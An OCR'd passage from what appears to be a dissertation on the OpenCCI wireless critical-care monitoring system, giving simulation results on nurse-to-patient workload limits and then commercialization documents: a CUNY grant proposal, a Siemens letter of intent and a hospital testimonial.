
(b)

(c)

(d)

Comparing the Cyclic Scan to the Future Aware algorithm, the four graphs in Figure (11.2.4) shows the break points for different values of the second vital-sign attributes. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Future Aware algorithm, for the second vital-sign attributes set to (3 min, 10 min), showing the transition at 8 and 41 beds respectively. With the second vital-sign attributes set to (3 min, 40 min), the transition took place at 9 and 48 beds. In graph (c) both the Cyclic Scan and Future Aware algorithms shift forward in their transitions to 13 beds, 55 beds respectively, with second vital-sign attributes set to (12 min, 10 min). Finally, with second vital-sign attributes set to (12 min, 40 min), both the Cyclic Scan and Future Aware algorithms shift forward in their transitions to 13 beds, 65 beds respectively.

Figure 11.2.4 Phase transition of Cyclic-Scan vs Future-Aware in Exp3 with 2nd vital-sign (3 10), (3 40), (12 10) and (12 40).



(a)

(b)


(c)

(d)

Figure (11.2.5) compare the Cyclic Scan to the Socially Aware algorithm break points for a second monitored vital sign (Time to Fatal Injury ; Poisson λ) (3 min; 10 min), (3 min; 40 min), (12 min; 10 min) and (12 min; 40 min) showing (8,41) (9,45) (13,54) and (13,62) respectively.

Comparing the Cyclic Scan to the Socially Aware algorithm, the four graphs in Figure (11.2.5) shows the break points for different values of the second vital-sign attributes. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Socially Aware algorithm, for the second vital-sign attributes set to (3 min, 10 min), showing the transition at 8 and 41 beds respectively. With the second vital-sign attributes set to

Figure 11.2.5 Phase transition of Cyclic-Scan vs Socially-Aware in Exp3 with 2nd vital-sign (3 10), (3 40), (12 10) and (12 40).



(a) (b)

(c) (d)

(3 min, 40 min), the transition took place at 9 and 45 beds. In graph (c) both the Cyclic Scan and Socially Aware algorithms shift forward in their transitions to 13 beds, 54 beds respectively, with second vital-sign attributes set to (12 min, 10 min). Finally, with second vital-sign attributes set to (12 min, 40 min), both the Cyclic Scan and Socially Aware algorithms shift forward in their transitions to 13 beds, 62 beds.

11.3 Summary

After conducting experiment 3 we were able to observe that for cyclic scan, the introduction of the second monitored vital sign changes the maximum admissible workload for the 8 nurses as follows:

3 min, 10 min 8:8	3 min, 40min 8:9
12 min, 10 min 8:13	12 min, 40 min 8:13

On the other hand the average observation for the candidate algorithms, the introduction of the second monitored vital sign changes the maximum admissible workload for the 8 nurses as follows:

3 min, 10 min 8:42	3 min, 40min 8:45
12 min, 10 min 8:55	12 min, 40 min 8:64

The four projected points form the surface (representing the range for the second added vital-sign), show that the diagonal points (3, 10) and (12, 40) are the highest and lowest load respectively.

Based on the observations in experiment 1, the cyclic scan algorithm shows a nurse to patient ratio 1:4, through stressing and overloading the system with second vital-sign, the cyclic scan algorithm approximately descends its performance 1:1 nurse to patient ratio. On the other hand, the OpenCCI candidate algorithms, show a nurse to patient ratio 1:10

through experiment 1, but through stressing and overloading the system by adding the second vital-sign, those algorithms descend their performance to approximately 1:6 nurse to patient ratio.

As the steady work load in critical care room, operates in lower boundaries of the described thresholds, injuries and fatalities occur as the environment experience a drift towards the regions of phase transition presented by the previous experiments. The OpenCCI candidate algorithms prove to provide a higher ceiling and margin of safety to reduce possible injuries and fatalities inside critical care units.


CHAPTER 12

FIELD TESTING

In this chapter we provide evidence of the commercialization process, and successes in the deployment and field testing of OpenCCI^{TM} and its constituent technologies.

12.1 Technology Commercialization

The next documents are a chronology of the commercialization process, as sponsored by the City University of New York, and beta-tested at St. Joseph's Hospital & Medical Center attached with a letter of intent from Siemens.



TECHNOLOGY COMMERCIALIZATION OFFICE

SUPPORTING DOCUMENT FOR UNSOLICITED GRANT PROPOSAL FOR:

Beta Demonstration at St. Luke's and Roosevelt Hospitals
of Mobility Upgrade for Improved Critical Care Patient Safety,
Staff Productivity, and Pandemic-Disaster-Surge Preparedness
(TCO REF: 09A0033)

Purpose:

The City University of New York (CUNY) and St. Luke's and Roosevelt Hospitals seek funding for demonstration of a mobility upgrade in critical care that improves patient safety, staff productivity, and pandemic-disaster-surge preparedness.

Background:

There is room for improvements in patient safety in critical care, for improvements in staff productivity in critical care, and for improvements in disaster/surge preparedness in critical care. Implementing all of these improvements at once would make for a very meaningful upgrade in a public health system. But the upgrade must be both affordable, easy to implement, and minimally disruptive.


Improving patient safety means reducing risks. In critical care, missed vital sign alarms can be fatal. Vital sign alarms can go unattended at a busy central nursing station. Alarms can be lost in the ambient noise. Wiring in a wired-to-the-wall patient safety monitor system can become detached, degraded, or defective in daily use. Sometimes there is human error. These all impact upon to patient safety, but now put the wired-to-the-wall system in pandemic, disaster, or surge situations, and the risk to patient safety increases again. Yet modern times require more flexible and more capable patient safety monitoring in critical care for all situations, normal, pandemic and disaster.

Innovative Retrofit System Cost-Effectively Improves Critical Care:

CUNY has demonstrated an important innovation that improves patient safety in critical care vital sign monitoring and improves staff productivity in critical care operations, while also expanding system flexibility, mobility and capacity for critical care monitoring in pandemic, disaster, surge situations. All of this is achieved with a low capital cost retrofit that converts existing vital sign monitor inventory from wired to wireless without system disruption. Conversion and reuse of the existing wired monitor inventory makes this easy to install upgrade very affordable.

The CUNY system features three key sets of mobile components: 1) vital sign monitors on carts with a wireless proprietary universal protocol adapter (uPTA) attached to the data port of each such monitor, 2) wireless protocol data server(s) and backup supplies on a cart, and 3) mobile communication devices (e.g., i-phones, wireless laptops, or mobile alarm enunciators, etc.) assigned to, or worn by, on-duty staff. These are the components of a robust system that is designed for both daily critical care operations and for immediate relocation or expansion in any emergency situation.
The key feature here is that everything is made wireless and mobile without breaking the bank. The uPTA adapter converts the pre-existing wired-to-the-wall monitor inventory to wireless, without impact on the monitor equipment, medical/data content or warranty. At the same time, the uPTA adapter converts the data protocol of each wired equipment into a proprietary universal protocol, which in turn

enables a wide range of otherwise incompatible pre-existing wired equipment to communicate in a single and unified wireless communication platform. The uPTA adapter also has a pass-through feature that enables the entire system upgrade to be installed without interruption of wired operations. The old wired system can be decommissioned at leisure, after acceptance of the wireless upgrade.



the CUNY
CRITICAL CARE ANYWHERE
RETROFIT *system*

Communicating *Wirelessly* *To Anyplace*


uPTA Universal Proprietary Adapter Retrofit Converts Existing Wired Critical Care Monitor Inventory to Wireless

Monitor Adapter Communicates Wirelessly to Mobile Server on Cart

& Communicates Wirelessly to any Designated Portable or Fixed Device

Self-Contained LAN or Ad Hoc:

This new system operates on its own LAN. For fixed locations, e.g., normal CCU or ER operations, wireless access points can be permanently installed for communication between monitor/adapter, server, and staff. But for temporary or emergency deployment/relocation, spare local access points and repeaters stored on the server cart can be deployed to immediately establish or extend the LAN in any new location. Alternatively, the system can simply operate in AD HOC mode without a LAN, allowing all wireless devices within range of each other to communicate peer-to-peer. And all of this communication is fully HIPAA-compliant with real-time audit capability.



Advantages of CRITICAL CARE ANYWHERE™ Retrofit System:

- uPTA retrofit reuses existing critical care monitor inventory for low capital cost improvement
- uses proprietary wireless universal protocol to unify and integrate incompatible equipment
- adapter is backwards and forwards compatible; easy to implement
- has strong HIPAA-compliant protocol that assures secure data transmission
- fully wireless and mobile -- adapter, protocol server on wheels, personal communication devices
- improves quality of service for daily, pandemic, disaster, surge situations
- improves patent safety by eliminating wired-to-the-wall risks, reducing risk of human error
- improves staff productivity by freeing staff from the central station
- relocates critical care to anywhere, on-the-fly, with uninterrupted patient monitoring
- can create its own LAN; radius of operation totally flexible; can operate ad hoc without LAN
- has real-time audit capability

Developmental Stage:

First generation system successfully in commercial use at St. Joseph's Hospital (NJ). In New York City, St. Luke's and Roosevelt Hospital Critical Care and Emergency departments are eager to participate in trials as beta site for second generation system. Goal is to demonstrate improved patient safety, improved staff productivity, and improved preparedness for daily, pandemic, disaster, surge situations.

Funding:

Third-party grant funding is now being sought.

Contractor:

Depending upon grant requirements, CUNY or a NYC spinoff company formed to commercialize the technology will be the prime.


Contact:

Jake Maslow, Director
Technology Commercialization Office
The City University of New York
555 West 57th Street
Suite 1407
New York, NY, 10019

Phone: 646-758-7920
Email: jake.maslow@mail.cuny.edu

(r021910)

12.2 Siemens Letter of Intent



SIEMENS

May 29, 2009

Pursuant to your meeting with Fred Moyle in New York three weeks ago regarding the sale and/or license of OCCI technology from MicroJan, it is the position of Siemens, that our Enterprise Communications Group in coordination with our Healthcare Group will be pursuing a licensing or purchase of said technology pending our due diligence of the OCCI technology. As agents for the OCCI technology, we will be introducing you into our Global Product Development Group over the next two weeks to solidify all agreements and move the project forward.

We regret any delays we might have caused you in furthering the progress of this arrangement. It was based mainly in the fact that our Com Group has been going through a re-organization, and not any lack of interest in the technology. I assure you we will be moving forward expeditiously as we speak.


Thank you for your kind consideration in this matter.

Best Regards,

Merrick A. Reed, I

Siemens Enterprise Communications, Inc.
153 E.53rd Street., 56th Floor, New York, NY 10022

12.3 Deployed beta version testimonial.



St Joseph's
Healthcare System, Inc.

703 Main Street
Paterson, New Jersey 07503

To Whom It May Concern:

The Wireless Patient Safety Monitoring system OpenCCi™ first generation was deployed in 2007 as a substitution for an existing wired ventilator alarm system used by the Respiratory Department at St Joseph Hospital Medical Center. OpenCCi™ system has become an important asset in our Medical Intensive Care Unit and Intermediate Respiratory Care Unit. With its text to speech technology combined with the visual and audible alerts it presented a reliable method for the respiratory staff to respond to patient emergencies in adequate timing.

The care of mechanically ventilated patients requires coordination between caregivers, necessitating the availability of accurate and timely information on patient status. This is probably delivered through the OpenCCi™ system to 24 critical care rooms covering 50 mobile ventilators and alerting 3 central stations. The system has been reliably functional and maintained by MicroJan Inc facilitating to St Joseph Hospital Medical Center collaboration that enhance patient safety and medical service with lower risk factors.

The OpenCCi™ second generation designed and architected through Mr. Mohamed Saad academic research, and with collaboration with City University of New York is bringing an innovative enterprise solution to the healthcare.

11/16/09

Jon Africano,

Director of Pulmonary Services

St. Joseph's Healthcare System

Tel: 973.956.3710

Sponsored by the Sisters of Charity of Saint Elizabeth

12.4 Expected alpha deployment.

12.4.1 Deployment Specifications

The following define the specifications applicable to the *Alpha* deployment.

